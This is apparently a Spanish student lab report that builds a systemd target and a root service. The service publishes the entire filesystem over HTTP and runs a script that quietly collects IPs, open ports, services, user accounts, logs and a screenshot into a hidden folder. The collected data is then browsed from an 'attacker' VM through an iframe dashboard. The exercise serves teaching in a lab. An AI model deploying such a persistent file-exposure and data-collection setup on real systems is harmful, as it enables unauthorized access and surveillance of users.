

Sistemas



Indice

Creamos Target	3
Creamos el Service	4
Crearemos el Script.....	4
Pruebas.....	10
Archivos 2 ^a parte Script	15
Archivos Importantes	22

Creamos Target

Comenzaremos creando el target en la carpeta correspondiente, en este caso “/etc/systemd/system”.

```
root@alumnat-VirtualBox:/# nano /etc/systemd/system/HugoGD.target
root@alumnat-VirtualBox:/#
```

Seguidamente en su interior colocaremos una descripción para saber lo que hace el target en este caso simplemente le he puesto target y mi nombre para que no me copien 😊 y que se inicie justo cuando el pc llegue al runlevel de multi-user.

```
GNU nano 7.2                                     HugoGD.target
[Unit]
Description= Target Hugo Gallardo

[Install]
WantedBy=multi-user.target
```

Habilitamos el target para cuando se inicie el ordenador se inicie

```
root@alumnat-VirtualBox:/# sudo systemctl enable HugoGD.target
Created symlink /etc/systemd/system/multi-user.target.wants/HugoGD.target → /etc/systemd/system/HugoGD.ta
root@alumnat-VirtualBox:/#
```

Creamos el Service

Crearemos él service en “/lib/systemd/system”

```
root@alumnat-VirtualBox:/# nano /etc/systemd/system/HugoGD.service
root@alumnat-VirtualBox:/# █
```

Le colocamos el contenido, en este caso le añadimos una descripción con lo que hará, queremos que se inicie después del servicio de red, etc ...

```
GNU nano 7.2                                     HugoGD.service
[Unit]
Description=Servidor de archivos
After=network.target

[Service]
ExecStart=/usr/local/bin/hugogd_script.sh
WorkingDirectory=/
Restart=always
User=root
Type=simple

[Install]
WantedBy=HugoGD.target
```

Crearemos el Script

Creamos el Script en una carpeta cualquiera

```
root@alumnat-VirtualBox:/# sudo /usr/local/hugogd_script.sh
```

Le damos permisos para ejecutarse

```
root@alumnat-VirtualBox:/# chmod +x /usr/local/hugogd_script.sh
```


Y lo ejecutaremos manualmente para poder comprobar que funciona únicamente el script

24 de set. 19:27

root@alumnat-VirtualBox:/# sudo /usr/local/hugogd_script.sh
root@alumnat-VirtualBox:/# Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

The screenshot shows a Linux desktop environment. On the left, there is a file manager window titled "Directory listing for /" showing a list of system directories. On the right, there is a terminal window with a dark background and white text. The terminal window has a title bar that says "root@alumnat-VirtualBox:/". It displays a command being run: "sudo /usr/local/hugogd_script.sh". Below this, it shows the output: "Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...". The desktop environment includes icons for a browser (Firefox), a file manager, and other system applications.

Para que tenga mas contenido la practica creamos un script que abre el servidor WEB desde la carpeta raiz “/” para poder tener acceso a todo el ordenador y tambien hacemos que el propio ordenador saque una copia de toda la informacion sensible que tenga para poderla tener mas a mano sin tener que ir a buscar por todos lados.



```
1 #!/bin/bash
2
3 # Cambiamos al directorio raiz
4 cd /
5
6 # Iniciar el servidor
7 python3 -m http.server 8080 --bind 0.0.0.0
8
9 # =====
10
11 # Recolecta información del sistema y guarda en una carpeta oculta en tu home.
12 # Sobrescribe archivos en cada ejecución para no consumir espacio.
13 # NO accede a /etc/shadow ni a contraseñas.
14
15 set -euo pipefail
16 IFS=$'\n\t'
17 |
18 # Config
19 DEST="$HOME/.monitor_backup"      # carpeta oculta donde se guardará todo
20 SCREENSHOT="$DEST/screenshot.png"  # nombre del screenshot (siempre reemplazado)
21 TIMESTAMP=$(date --iso-8601=seconds)
22 LOGPREFIX== $TIMESTAMP ==
23
24 mkdir -p "$DEST"
25 chmod 700 "$DEST"
26
27 out() { printf "%s\n" "$1" >> "$2"; }
28 write_file() { printf "%s\n" "$1" > "$2"; }
29
30 #####
31 # 1) Cabeceras
32 #####
33 write_file "$LOGPREFIX" "$DEST/last_run.txt"
34
```

```

54 #####
55 # 2) IPs
56 #####
57 IP_FILE="$DEST/ip_info.txt"
58 : > "$IP_FILE"
59 out "$LOGPREFIX" "$IP_FILE"
60
61 # Local IP (first non-loopback)
62 LOCAL_IP=$(hostname -I 2>/dev/null | awk '{print $1}' || true)
63 if [ -z "$LOCAL_IP" ]; then
64   # fallback
65   LOCAL_IP=$(ip -4 addr show scope global 2>/dev/null | awk '/inet /{print $2;
66   exit}' | cut -d/ -f1 || true)
67 fi
68 out "Local IP: ${LOCAL_IP:-{(no disponible)}}" "$IP_FILE"
69
70 # External IP (intenta curl, dig; no es crítico si falla)
71 EXT_IP="(no disponible)"
72 if command -v curl >/dev/null 2>&1; then
73   EXT_IP=$(curl -s --max-time 5 https://ifconfig.co || true)
74 elif command -v dig >/dev/null 2>&1; then
75   EXT_IP=$(dig +short myip.opendns.com @resolver1.opendns.com 2>/dev/null || true)
76 fi
77 if [ -n "$EXT_IP" ]; then
78   out "External IP: $EXT_IP" "$IP_FILE"
79 else
80   out "External IP: $EXT_IP" "$IP_FILE"
81 fi
82

83 #####
84 # 3) Puertos abiertos
85 #####
86 PORTS_FILE="$DEST/open_ports.txt"
87 : > "$PORTS_FILE"
88 out "$LOGPREFIX" "$PORTS_FILE"
89
90 # Preferimos ss, luego netstat, luego lsof
91 if command -v ss >/dev/null 2>&1; then
92   out "ss -tulpn (listener TCP/UDP):" "$PORTS_FILE"
93   ss -tulpn 2>/dev/null | sed -n '1,200p' >> "$PORTS_FILE" || true
94 elif command -v netstat >/dev/null 2>&1; then
95   out "netstat -tulpn (listener TCP/UDP):" "$PORTS_FILE"
96   netstat -tulpn 2>/dev/null | sed -n '1,200p' >> "$PORTS_FILE" || true
97 else
98   out "lsof -i -P -n (si está disponible):" "$PORTS_FILE"
99   command -v lsof >/dev/null 2>&1 && lsof -i -P -n 2>/dev/null | sed -n '1,200p' >>
100   "$PORTS_FILE" || out "(ninguna herramienta disponible para listar puertos)"
101   "$PORTS_FILE"
102 fi
103

```

```
82 #####
83 # 4) Servicios activos
84 #####
85 SERVICES_FILE="$DEST/services_running.txt"
86 : > "$SERVICES_FILE"
87 out "$LOGPREFIX" "$SERVICES_FILE"
88
89 if command -v systemctl >/dev/null 2>&1; then
90   out "systemctl list-units --type=service --state=running" "$SERVICES_FILE"
91   systemctl list-units --type=service --state=running --no-pager >> "$SERVICES_FILE"
92   2>/dev/null || true
92 else
93   out "service --status-all (indicativo):" "$SERVICES_FILE"
94   if command -v service >/dev/null 2>&1; then
95     service --status-all 2>/dev/null | sed -n '1,200p' >> "$SERVICES_FILE" || true
96   else
97     out "(no hay systemctl ni service disponibles)" "$SERVICES_FILE"
98   fi
99 fi
100
101 #####
102 # 5) Información usuario
103 #####
104 USER_FILE="$DEST/user_info.txt"
105 : > "$USER_FILE"
106 out "$LOGPREFIX" "$USER_FILE"
107
108 out "Usuario actual: $(whoami 2>/dev/null || echo '(desconocido)')" "$USER_FILE"
109 out "Usuarios en /etc/passwd (sin contraseñas):" "$USER_FILE"
110 # NOTA: /etc/passwd no contiene contraseñas en sistemas modernos; no toca /etc/
111 # shadow
111 if [ -r /etc/passwd ]; then
112   awk -F: '{print $1 " uid:" $3 " gid:" $4 " home:" $6 " shell:" $7}' /etc/
112   passwd >> "$USER_FILE"
113 else
114   out "(no se puede leer /etc/passwd)" "$USER_FILE"
115 fi
```

```

117 #####
118 # 6) Logs
119 #####
120 LOGS_FILE="$DEST/logs_tail.txt"
121 : > "$LOGS_FILE"
122 out "$LOGPREFIX" "$LOGS_FILE"
123
124 # Intentamos recoger los últimos 500 mensajes de journal o de /var/log/syslog / /
125 #/var/log/messages
126 if command -v journalctl >/dev/null 2>&1; then
127   out "journalctl -n 500 --no-pager" "$LOGS_FILE"
128   journalctl -n 500 --no-pager >> "$LOGS_FILE" 2>/dev/null || true
129 else
130   # Intento de syslog
131   if [ -f /var/log/syslog ]; then
132     out "Últimas 500 líneas de /var/log/syslog" "$LOGS_FILE"
133     tail -n 500 /var/log/syslog >> "$LOGS_FILE" 2>/dev/null || true
134   elif [ -f /var/log/messages ]; then
135     out "Últimas 500 líneas de /var/log/messages" "$LOGS_FILE"
136     tail -n 500 /var/log/messages >> "$LOGS_FILE" 2>/dev/null || true
137   else
138     out "(no se encontraron logs tradicionales ni journalctl)" "$LOGS_FILE"
139   fi
140 fi
141 #####
142 # 7) Captura de pantalla (si es posible)
143 #####
144 out "$LOGPREFIX" "$DEST/screenshot_log.txt"
145 SCREEN_OK=0
146
147 # Sobrescribimos siempre la misma imagen para no llenar disco.
148 # Intentamos varias utilidades comunes: gnome-screenshot, scrot, import
149 # (imagemagick), grim
150 if command -v gnome-screenshot >/dev/null 2>&1; then
151   gnome-screenshot -f "$SCREENSHOT" >/dev/null 2>&1 && SCREEN_OK=1 || SCREEN_OK=0
152 elif command -v scrot >/dev/null 2>&1; then
153   scrot "$SCREENSHOT" >/dev/null 2>&1 && SCREEN_OK=1 || SCREEN_OK=0
154 elif command -v import >/dev/null 2>&1; then
155   import -window root "$SCREENSHOT" >/dev/null 2>&1 && SCREEN_OK=1 || SCREEN_OK=0
156 elif command -v grim >/dev/null 2>&1; then
157   grim "$SCREENSHOT" >/dev/null 2>&1 && SCREEN_OK=1 || SCREEN_OK=0
158 else
159   SCREEN_OK=0
160 fi
161
162 if [ "$SCREEN_OK" -eq 1 ]; then
163   out "Screenshot guardado en $SCREENSHOT" "$DEST/screenshot_log.txt"
164 else
165   out "No se pudo generar screenshot (no hay herramienta compatible o no hay
166     servidor gráfico disponible)." "$DEST/screenshot_log.txt"
167 fi

```

```
~~~  
168 #####  
169 # 8) Metadatos y permisos  
170 #####  
171 # Ponemos permisos restrictivos  
172 chmod 600 "$DEST"/* 2>/dev/null || true  
173 chmod 700 "$DEST" 2>/dev/null || true  
174  
175 # Registro final  
176 out "Run completed: $TIMESTAMP" "$DEST/last_run.txt"  
177 echo "Hecho. Datos guardados en: $DEST (permisos: 700)."  
178  
179 exit 0
```

Pruebas

Reiniciamos la maquina y comprobamos su IP

```
alumnat@alumnat-VirtualBox:/usr/local$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1  
000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group de  
fault qlen 1000  
    link/ether 08:00:27:da:d6:a4 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3  
        valid_lft 566sec preferred_lft 566sec  
    inet6 fe80::a00:27ff:fed:a4/64 scope link  
        valid_lft forever preferred_lft forever  
alumnat@alumnat-VirtualBox:/usr/local$ █
```

Comprobamos que el servicio y el target se hayan encendido correctamente.

```
alumnat@alumnat-VirtualBox:/usr/local$ sudo systemctl status HugoGD.target
[sudo] contrasenya per a alumnat:
● HugoGD.target - Target Hugo Gallardo
  Loaded: loaded (/etc/systemd/system/HugoGD.target; enabled; preset: enabled)
  Active: active since Wed 2025-09-24 19:38:02 CEST; 1 week 6 days ago
    Tasks: 2 (limit: 4615)
   Memory: 9.9M (peak: 10.4M)
      CPU: 898ms
  CGroup: /system.slice/HugoGD.target
          └─1020 /bin/bash /usr/local/hugogd_script.sh
              ├─1023 python3 -m http.server 8080 --bind 0.0.0.0


de set. 24 19:38:02 alumnat-VirtualBox systemd[1]: Reached target HugoGD.target - Target
lines 1-5/5 (END)
alumnat@alumnat-VirtualBox:/usr/local$ sudo systemctl status HugoGD.service
● HugoGD.service - Servidor de archivos
  Loaded: loaded (/etc/systemd/system/HugoGD.service; enabled; preset: enabled)
  Active: active (running) since Wed 2025-09-24 19:38:02 CEST; 1 week 6 days ago
    Main PID: 1020 (hugogd_script.s)
      Tasks: 2 (limit: 4615)
     Memory: 9.9M (peak: 10.4M)
        CPU: 898ms
  CGroup: /system.slice/HugoGD.service
          ├─1020 /bin/bash /usr/local/hugogd_script.sh
          ├─1023 python3 -m http.server 8080 --bind 0.0.0.0

de set. 24 19:38:02 alumnat-VirtualBox systemd[1]: Started HugoGD.service - Servidor de
de set. 24 19:38:09 alumnat-VirtualBox hugogd_script.sh[1023]: 192.168.56.1 - - [24/Sep
d'oct. 08 14:23:41 alumnat-VirtualBox hugogd_script.sh[1023]: 192.168.56.1 - - [08/Oct/]>
d'oct. 08 14:23:41 alumnat-VirtualBox hugogd_script.sh[1023]: 192.168.56.1 - - [08/Oct/]>
d'oct. 08 14:23:41 alumnat-VirtualBox hugogd_script.sh[1023]: 192.168.56.1 - - [08/Oct/]>
d'oct. 08 14:25:11 alumnat-VirtualBox hugogd_script.sh[1023]: 192.168.56.1 - - [08/Oct/]>
d'oct. 08 14:25:11 alumnat-VirtualBox hugogd_script.sh[1023]: 192.168.56.1 - - [08/Oct/]>
d'oct. 08 14:25:21 alumnat-VirtualBox hugogd_script.sh[1023]: 192.168.56.1 - - [08/Oct/]>
d'oct. 08 14:25:21 alumnat-VirtualBox hugogd_script.sh[1023]: 192.168.56.1 - - [08/Oct/]>
lines 1-20/20 (END)
```

Ahora desde la maquina “atacante” comprobamos que hay conectividad con la maquina “atacada”.

```
alumnat@insebre:~$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.645 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.686 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.598 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.714 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.630 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.273 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.654 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.624 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.773 ms
^C
--- 192.168.56.101 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8231ms
rtt min/avg/max/mdev = 0.273/0.621/0.773/0.133 ms
alumnat@insebre:~$
```


Ahora al entrar dentro del buscador y hacer una busqueda sobre la IP de la maquina atacada deberiamos de entrar al servicio de archivos.



Directory listing for /

- [bin@](#)
 - [bin usr-is-merged/](#)
 - [boot/](#)
 - [cdrom/](#)
 - [dev/](#)
 - [etc/](#)
 - [home/](#)
 - [lib@](#)
 - [lib usr-is-merged/](#)
 - [lib64@](#)
 - [lost+found/](#)
 - [media/](#)
 - [mnt/](#)
 - [opt/](#)
 - [proc/](#)
 - [root/](#)
 - [run/](#)
 - [sbin@](#)
 - [sbin usr-is-merged/](#)
 - [snap/](#)
 - [srv/](#)
 - [swap.img](#)
 - [sys/](#)
 - [tmp/](#)
 - [usr/](#)
 - [var/](#)
-

Para hacer útil la segunda parte del script de crear los archivos creo en la máquina atacante un .HTML



The screenshot shows a code editor window with the file 'Index.html' open. The code is a tabbed interface with three tabs. The active tab content is an iFrame pointing to 'http://192.168.56.101:8080/'. The tabs are labeled 'Gestor de Archivos', 'Información Sensible', and 'Copia de Seguridad'. The code uses CSS for styling the tabs and JavaScript for switching between content frames.

```
<!DOCTYPE html>
<html>
<head>
    <title>Página Principal con Pestañas</title>
    <meta charset="UTF-8">
    <style>
        body {
            font-family: Arial, sans-serif;
            margin: 0;
        }
        .tab {
            display: flex;
            background-color: #333;
            color: white;
            border: none;
            background-color: none;
            outline: none;
            transition: background-color 0.2s;
        }
        .tab.active {
            background-color: #555;
        }
        .tab-content {
            display: none;
            height: 80vh;
        }
        .tab-content.active {
            display: block;
        }
        .frame {
            width: 100%;
            height: 100%;
            border: none;
        }
    </style>
</head>
<body>
    <div class="tab">
        <button class="tab active" onclick="showTab(0)">Gestor de Archivos</button>
        <button class="tab" onclick="showTab(1)">Información Sensible</button>
        <button class="tab" onclick="showTab(2)">Copia de Seguridad</button>
    </div>
    <div class="tab-content active">
        <iframe src="http://192.168.56.101:8080/"></iframe>
    </div>
    <div class="tab-content">
        <iframe src="http://192.168.56.101:8080/home/alumnat/.monitor_backup"></iframe>
    </div>
    <div class="tab-content">
        <iframe src="XXX"></iframe>
    </div>
</body>
</html>
```


```
function showTab(index) {
    const tabs = document.querySelectorAll('.tab');
    const contents = document.querySelectorAll('.tab-content');
    tabs.forEach((tab, i) => tab.classList.toggle('active', i === index));
    contents.forEach((content, i) => content.classList.toggle('active', i === index));
}
```

Este HTML me mostrara diferentes pestañas con los “ataques” que hemos hecho para poder tenerlos mas a mano



Directory listing for /

-
- [bin@](#)
 - [bin usr-is-merged/](#)
 - [boot/](#)
 - [cdrom/](#)
 - [dev/](#)
 - [etc/](#)
 - [home/](#)
 - [lib@](#)
 - [lib usr-is-merged/](#)
 - [lib64@](#)
 - [lost+found/](#)
 - [media/](#)
 - [mnt/](#)
 - [opt/](#)
 - [proc/](#)
 - [root/](#)
 - [run/](#)
 - [sbin@](#)
 - [sbin usr-is-merged/](#)
 - [snap/](#)
 - [srv/](#)
 - [swap.img](#)
 - [sys/](#)
 - [tmp/](#)
 - [usr/](#)
 - [var/](#)



Directory listing for /home/alumnat/.monitor_backup/

-
- [ip_info.txt](#)
 - [last_run.txt](#)
 - [logs_tail.txt](#)
 - [open_ports.txt](#)
 - [screenshot_log.txt](#)
 - [services_running.txt](#)
 - [user_info.txt](#)

Archivos 2^a parte Script

IP_Info.txt:

Gestor de Archivos	Información Sensible
<pre>== 2025-10-01T17:49:13+02:00 == Local IP: 192.168.56.101 External IP:</pre>	

Last_run.txt:

Gestor de Archivos	Información Sensible	Otros
	<pre>== 2025-10-01T17:49:13+02:00 == Run completed: 2025-10-01T17:49:13+02:00</pre>	

Logs_tails.txt

```
-- 2025-10-01T17:49:13+02:00 --
journalctl -n 500 --no-pager
de set. 24 19:43:02 alumnat-VirtualBox dbus-daemon[700]: [system] Successfully activated service 'org.freedesktop.nm_dispatcher'
de set. 24 19:43:02 alumnat-VirtualBox systemd[1]: Started NetworkManager-dispatcher Service.
de set. 24 19:43:02 alumnat-VirtualBox systemd[1]: update-notifier-download.service: Deactivated successfully
de set. 24 19:43:02 alumnat-VirtualBox systemd[1]: Finished update-notifier-download.service - Download data for packages that failed at package install time.
de set. 24 19:43:04 alumnat-VirtualBox dbus-daemon[700]: [system] Activating via systemd: service name='org.freedesktop.timedate1' unit='dbus-org.freedesktop.timedate1.service' requested by ':1.34' (uid=0 pid=755 comm="timedate1")
de set. 24 19:43:04 alumnat-VirtualBox systemd[1]: Starting systemd-timedated.service - Time & Date Service...
de set. 24 19:43:04 alumnat-VirtualBox dbus-daemon[700]: [system] Successfully activated service 'org.freedesktop.timedate1'
de set. 24 19:43:04 alumnat-VirtualBox systemd[1]: Started systemd-timedated.service - Time & Date Service.
de set. 24 19:43:12 alumnat-VirtualBox systemd[1]: NetworkManager-dispatcher.service: Deactivated successfully.
de set. 24 19:43:21 alumnat-VirtualBox packagekit[1313]: daemon quit
de set. 24 19:43:21 alumnat-VirtualBox systemd[1]: packagekit.service: Deactivated successfully.
de set. 24 19:43:21 alumnat-VirtualBox packagekit[1313]: cache-clean-service - Clean up old files in the Launchpadlib cache was skipped because of an unmet condition check (ConditionPathExists=/home/alumnat/.launchpadlib/api.launchpad.net/cache).
de set. 24 19:43:34 alumnat-VirtualBox systemd[1]: systemd-timedated.service: Deactivated successfully.
de set. 24 19:44:02 alumnat-VirtualBox gnome-shell[1842]: gdk_threads_enter: assertion 'GDK_IS_THREADS_ENABLED' failed
de set. 24 19:44:14 alumnat-VirtualBox gnome-shell[1842]: q_sighandle_connect_data: assertion 'G_TYPE_CHECK_INSTANCE (instance)' failed
de set. 24 19:44:14 alumnat-VirtualBox gnome-shell[1842]: Invalid (NULL) pointer instance
de set. 24 19:44:14 alumnat-VirtualBox gnome-shell[1842]: g_sighandle_connect_data: assertion 'G_TYPE_CHECK_INSTANCE (instance)' failed
de set. 24 19:44:14 alumnat-VirtualBox gnome-shell[1842]: gdk_threads_enter: assertion 'GDK_IS_THREADS_ENABLED' failed
de set. 24 19:44:14 alumnat-VirtualBox gnome-shell[1842]: st adjustment get values: assertion 'ST_IS_ADJUSTMENT (adjustment)' failed
de set. 24 19:44:14 alumnat-VirtualBox gnome-shell[1842]: Failed to create new MetaSelectionSourceMemory: Failed to create MetaAnonymousFile
de set. 24 19:44:14 alumnat-VirtualBox gnome-shell[1842]: Failed to create new MetaSelectionSourceMemory: Failed to create MetaAnonymousFile
de set. 24 19:44:14 alumnat-VirtualBox rtkit-daemon[1152]: Successfully made thread 1864 of process 1842 owned by '1000' high priority at nice level 0.
de set. 24 19:44:14 alumnat-VirtualBox rtkit-daemon[1152]: Supervising 8 threads of 5 processes of 1 users.
de set. 24 19:44:14 alumnat-VirtualBox rtkit-daemon[1152]: Supervising 7 threads of 4 processes of 1 users.
de set. 24 19:44:14 alumnat-VirtualBox update-notifier[2523]: gtk_widget_get_scale_factor: assertion 'GTK_IS_WIDGET (widget)' failed
de set. 24 19:44:14 alumnat-VirtualBox update-notifier[2523]: gtk_widget_get_scale_factor: assertion 'GTK_IS_WIDGET (widget)' failed
de set. 24 19:44:14 alumnat-VirtualBox update-notifier[2523]: gtk_widget_get_scale_factor: assertion 'GTK_IS_WIDGET (widget)' failed
de set. 24 19:44:15 alumnat-VirtualBox gnome-shell[1842]: Cursor update failed: drmModeAtomicCommit: LACK argument passat no Äos vÄ lid
de set. 24 19:44:16 alumnat-VirtualBox rtkit-daemon[1152]: Successfully made thread 1864 of process 1842 owned by '1000' high priority at nice level 0.
de set. 24 19:44:16 alumnat-VirtualBox rtkit-daemon[1152]: Supervising 7 threads of 4 processes of 1 users.
de set. 24 19:44:16 alumnat-VirtualBox rtkit-daemon[1152]: Supervising 7 threads of 4 processes of 1 users.
de set. 24 19:44:16 alumnat-VirtualBox rtkit-daemon[1152]: Supervising 8 threads of 5 processes of 1 users.
de set. 24 19:44:16 alumnat-VirtualBox dbus-daemon[700]: [system] Activating via systemd: service name='net.reactivated.Print' unit='printd.service' requested by ':1.75' (uid=1000 pid=1842 comm="/usr/bin/gnome-shell"
label="unconfined")
de set. 24 19:44:16 alumnat-VirtualBox systemd[1]: Starting printd.service - Emanprint Authentication Daemon.
de set. 24 19:44:16 alumnat-VirtualBox dbus-daemon[700]: [system] Successfully activated service 'net.reactivated.Print'
```

Open_ports.txt:

```
== 2025-10-01T17:49:13+02:00 ==
ss -tulpn (listener TCP/UDP):
Netid State Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
udp  UNCONN 0      0      127.0.0.54:53      0.0.0.0:*
udp  UNCONN 0      0      127.0.0.53%lo:53    0.0.0.0:*
udp  UNCONN 0      0      0.0.0.0:631       0.0.0.0:*
udp  UNCONN 0      0      0.0.0.0:35496     0.0.0.0:*
udp  UNCONN 0      0      0.0.0.0:5353      0.0.0.0:*
udp  UNCONN 0      0      [:]:47397        [:]:* 
udp  UNCONN 0      0      [:]:5353       [:]:* 
tcp  LISTEN 0      5      0.0.0.0:8080      0.0.0.0:*
tcp  LISTEN 0      4096   127.0.0.54:53    0.0.0.0:*
tcp  LISTEN 0      4096   127.0.0.1:631    0.0.0.0:*
tcp  LISTEN 0      4096   127.0.0.53%lo:53  0.0.0.0:*
tcp  LISTEN 0      4096   [:1]:631        [:]:* 
tcp  LISTEN 0      4096   *:22            *:*
```

Service_running.txt:

```
